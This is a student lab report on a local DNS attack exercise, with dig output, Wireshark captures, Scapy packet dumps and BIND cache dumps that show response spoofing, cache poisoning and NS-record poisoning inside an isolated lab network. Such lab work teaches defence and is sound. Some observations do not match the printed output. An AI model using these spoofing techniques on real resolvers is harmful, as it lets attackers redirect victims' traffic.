Name: Vinay V	SRN: PES1UG24CS840
Sec: J	LAB 5: Local DNS Attack

➢ Verification of the DNS setup

```
user:PES1UG24CS840:Vinay:/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30433
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2047c8ead712229c0100000068c30e7fd7df7bc19d1a6ced (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.       259200   IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 18:01:35 UTC 2025
;; MSG SIZE  rcvd: 90

user:PES1UG24CS840:Vinay:/
$>
```


Query: `dig ns.attacker32.com`

- **Result:** Returned `10.9.0.153`.
- **Conclusion:** Confirms that the local DNS server correctly forwards queries to the attacker's nameserver and retrieves records from the attacker's zone file.

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26526
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 85d5eb2258bdeb4c0100000068c310111927e03e29770ef8 (good)
;; QUESTION SECTION:
;www.example.com.                  IN      A

;; ANSWER SECTION:
www.example.com.         300      IN      CNAME   www.example.com-v4
.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai
.net.
a1422.dscr.akamai.net.   20       IN      A       49.44.113.9
a1422.dscr.akamai.net.   20       IN      A       49.44.113.16

;; Query time: 3944 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 18:08:17 UTC 2025
;; MSG SIZE  rcvd: 185
```

Query: `dig www.example.com`

- **Result:** Resolved via official nameserver through CNAME chain to Akamai, with IPs `49.44.113.9` and `49.44.113.16`.
- **Conclusion:** This is the legitimate response from the real DNS infrastructure




Observation:

- The victim (10.9.0.5) sends a DNS query to the local DNS server (10.9.0.53).
- The local server forwards the query to the real DNS infrastructure (117.239.240.21).
- A valid DNS response is returned, resolving `www.example.com` to legitimate Akamai IPs.
- ARP traffic is also visible, which is normal background activity.

```
user:PES1UG24CS840:Vinay:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61238
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 81076550faf9c7ee0100000068c310233f243e6095102d0a (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Sep 11 18:08:35 UTC 2025
;; MSG SIZE  rcvd: 88
```

Query: `dig @ns.attacker32.com www.example.com`

- **Result:** Returned a direct A record `1.2.3.5`.
- **Conclusion:** The attacker's nameserver injects a fake IP, demonstrating DNS spoofing.



No.	Time	Source	Destination	Protocol	Length	Info
1	2025-09-11 14:3…	fe80::42:a5ff:fec0:…	ff02::fb	MDNS	180	Standard quer
2	2025-09-11 14:3…	10.9.0.1	224.0.0.251	MDNS	160	Standard quer
3	2025-09-11 14:4…	10.9.0.5	10.9.0.53	DNS	77	Standard quer
4	2025-09-11 14:4…	10.9.0.53	10.9.0.5	DNS	93	Standard quer
5	2025-09-11 14:4…	10.9.0.5	10.9.0.153	DNS	98	Standard quer
6	2025-09-11 14:4…	10.9.0.153	10.9.0.5	DNS	130	Standard quer
7	2025-09-11 14:4…	02:42:0a:09:00:05	02:42:0a:09:00:99	ARP	42	Who has 10.9.
8	2025-09-11 14:4…	02:42:0a:09:00:99	02:42:0a:09:00:05	ARP	42	10.9.0.153 is
9	2025-09-11 14:4…	02:42:0a:09:00:99	02:42:0a:09:00:05	ARP	42	Who has 10.9.
10	2025-09-11 14:4…	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	Who has 10.9.
11	2025-09-11 14:4…	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	Who has 10.9.
12	2025-09-11 14:4…	02:42:0a:09:00:05	02:42:0a:09:00:99	ARP	42	10.9.0.5 is a
13	2025-09-11 14:4…	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	10.9.0.5 is a
14	2025-09-11 14:4…	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	10.9.0.53 is


Observation:

- The victim (10.9.0.5) directly queries the attacker's nameserver (10.9.0.153).
- The attacker's nameserver immediately responds with a fake A record mapping `www.example.com` to **1.2.3.5**.
- No external DNS servers are contacted — the attacker provides the answer.

Task 1: Directly spoofing response to user:

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22037
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 65c13e1f2044fc9d0100000068c36c3441eef282d2bdfdaf (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         300     IN      CNAME   www.example.com-v4
.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai
.net.
a1422.dscr.akamai.net.   20      IN      A       49.44.113.16
a1422.dscr.akamai.net.   20      IN      A       49.44.113.9

;; Query time: 2552 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 00:41:24 UTC 2025
;; MSG SIZE  rcvd: 185
```

- Observation:
  The query is answered via the real authoritative DNS server. The response shows CNAME redirections and resolves to **Akamai IPs (49.44.113.16 and 49.44.113.9)**.
- This confirms the legitimate resolution path before launching the spoofing attack.




- Observation:
  The victim (10.9.0.5) sends a query to the local DNS (10.9.0.53). The local DNS contacts upstream servers (193.0.14.129, 202.12.27.33) to resolve the query. Multiple DNS and TCP packets are shown, proving the legitimate resolution chain.
- This shows the **normal recursive DNS resolution process** happening before the attack.

```
seed-attacker:PES1UG24CS840:Vinay:/volumes
$>python3 task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 5234
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x51dc
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 54087
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 37092
```

- Observation:
  The attacker machine forges a spoofed DNS response. The source is set as the local DNS server (10.9.0.53), and the response is sent directly to the victim (10.9.0.5). The spoofed packet contains a fake IP for www.example.com.
- This demonstrates how the attacker injects a forged DNS response into the victim's traffic.

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37092
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 68 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 00:47:58 UTC 2025
;; MSG SIZE  rcvd: 64
```

- Observation:
  Instead of Akamai IPs, the victim now sees:
- `www.example.com.  IN  A  1.1.1.1`
- which is the attacker's chosen IP address.
-
  Confirms that the spoofed response was accepted **before** the legitimate one, proving the attack's success.



- Observation:
  Wireshark now shows DNS queries from the victim, but instead of waiting for the external DNS replies, a spoofed response arrives early.
  The victim accepts this forged answer (`1.1.1.1`) as valid.
-
  This proves that the attacker's packet reached the victim faster and was trusted.

```
local-dns:PES1UG24CS840:Vinay:/
$>rndc flush
local-dns:PES1UG24CS840:Vinay:/
$>rndc dumpdb -cache
local-dns:PES1UG24CS840:Vinay:/
$> cat /var/cache/bind/dump.db | grep example
example.com.            777290  NS      a.iana-servers.net.
www.example.com.        605011  CNAME   www.example.com-v4.edgesui
te.net.
                                        20250918032414 20250828035
748 27290 example.com.
_.example.com-v4.edgesuite.net. 604892 \-ANY ;-$NXDOMAIN
www.example.com-v4.edgesuite.net. 626312 CNAME a1422.dscr.akamai.n
et.
local-dns:PES1UG24CS840:Vinay:/
$>
```

- Observation:
  The cache now shows `www.example.com` pointing to the attacker's fake IP entry, replacing the legitimate record.
  Confirms that the **local DNS cache was poisoned**, so subsequent queries will keep resolving to the fake IP.


Task 2: DNS Cache Poisoning Attack – Spoofing Answers

```
^Cseed-attacker:PES1UG24CS840:Vinay:/volumes
$>python3 task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 16334
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xe22c
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x58f0
###[ DNS ]###
           id        = 31051
           qr        = 0
           opcode    = QUERY
           aa        = 0
```

- Observation:
  The attacker generates a spoofed DNS packet where:
- Source IP: **10.9.0.53** (pretending to be the local DNS server)
- Destination IP: **199.43.135.53** (legitimate authoritative server)
- Protocol: **UDP, port 53 (DNS)**
- Contains a forged DNS response for `www.example.com`.
- This shows the attacker sending a crafted DNS response designed to poison the DNS server's cache.

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48025
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6e957ee8e15350dc0100000068c3a41158cd298085f5f314 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1080 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 04:39:45 UTC 2025
;; MSG SIZE  rcvd: 88
```

- Instead of the legitimate Akamai IPs, the victim now gets:
- `www.example.com.  IN  A  1.1.1.1`
- Purpose:
  Confirms that the poisoned cache is being used. Every query from the victim resolves to the attacker's chosen IP (1.1.1.1).



- Observation:
  Wireshark shows:
- Victim (10.9.0.5) → Local DNS (10.9.0.53) queries.
- Local DNS contacting external authoritative servers (198.41.0.4, 192.43.172.30, etc.).

- The spoofed reply being accepted earlier than the legitimate response.
- Purpose:
  Confirms the spoofed response won the race and entered the DNS server's cache.

```
local-dns:PES1UG24CS840:Vinay:/
$>rndc flush
local-dns:PES1UG24CS840:Vinay:/
$>rndc dumpdb -cache
local-dns:PES1UG24CS840:Vinay:/
$> cat /var/cache/bind/dump.db | grep example
example.com.            773324  NS      a.iana-servers.net.
www.example.com.        859725  A       1.1.1.1
local-dns:PES1UG24CS840:Vinay:/
$>
```

- Observation:
  The cache entry now shows:
- `www.example.com.  A  1.1.1.1`
- This proves the **DNS cache on the local server has been poisoned**. All future queries will be answered with the attacker's IP, even without the attacker actively responding.


Task 3: Spoofing NS Records

```
seed-attacker:PES1UG24CS840:Vinay:/volumes
$>python3 task3.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 22637
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xcb8d
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 3152
           qr        = 0
           opcode    = QUERY
```

- Observation:
  The attacker sends a spoofed DNS reply.
- Source IP: forged to look like the authoritative server.
- Destination IP: the local DNS server (10.9.0.53).
- Includes both an **Answer section** (e.g., `www.example.com → 1.1.1.1`) and an **Authority section** (`example.com → NS ns.attacker32.com`).
- Purpose:
  This forges an NS record that poisons the entire domain `example.com`.

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58466
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9c3caf4e944e0ecb0100000068c3bd03d8b3b945b061a701 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        257915  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 06:26:11 UTC 2025
;; MSG SIZE  rcvd: 88
```

- Command:
- `dig www.example.com`
- Observation:
  Instead of resolving to real Akamai IPs, the victim gets the fake IP:
- `www.example.com. IN A 1.1.1.1`
- Confirms that the poisoned NS record is being used for resolution.



No.	Time	Source	Destination	Protocol	Length	Info
1	2025-09-12 02:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query
2	2025-09-12 02:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query
3	2025-09-12 02:2…	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	Who has 10.9.0
4	2025-09-12 02:2…	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	10.9.0.5 is at
5	2025-09-12 02:2…	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	Who has 10.9.0
6	2025-09-12 02:2…	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	10.9.0.53 is a
7	2025-09-12 02:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query
8	2025-09-12 02:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query
9	2025-09-12 02:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query
10	2025-09-12 02:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query
11	2025-09-12 02:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query
12	2025-09-12 02:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query
13	2025-09-12 02:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query
14	2025-09-12 02:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query
15	2025-09-12 02:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query
16	2025-09-12 02:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query
17	2025-09-12 02:2…	10.9.0.5	10.9.0.53	DNS	98	Standard query
18	2025-09-12 02:2…	10.9.0.53	10.9.0.5	DNS	130	Standard query
19	2025-09-12 02:2…	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	Who has 10.9.0

```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-9ba4446c5f3
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:0
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 56676, Dst Port: 53
▸ Domain Name System (query)
```

- Observation:
  Wireshark shows DNS queries and spoofed responses exchanged:
  - Victim (10.9.0.5) → Local DNS (10.9.0.53).
  - Local DNS accepts the forged reply.
- Captures proof that the attacker's spoofed packet was received and processed before the legitimate authoritative response.


```
local-dns:PES1UG24CS840:Vinay:/
$>rndc flush
local-dns:PES1UG24CS840:Vinay:/
$>rndc dumpdb -cache
local-dns:PES1UG24CS840:Vinay:/
$>cat /var/cache/bind/dump.db | grep example
example.com.            776094  NS      ns.attacker32.com.
www.example.com.        862495  A       1.1.1.1
local-dns:PES1UG24CS840:Vinay:/
$>
```

- Observation:
  The cache now contains:
- `example.com.  NS  ns.attacker32.com.`
- `www.example.com.  A  1.1.1.1`
- Confirms that the entire domain has been poisoned, with NS records pointing to the attacker.

```
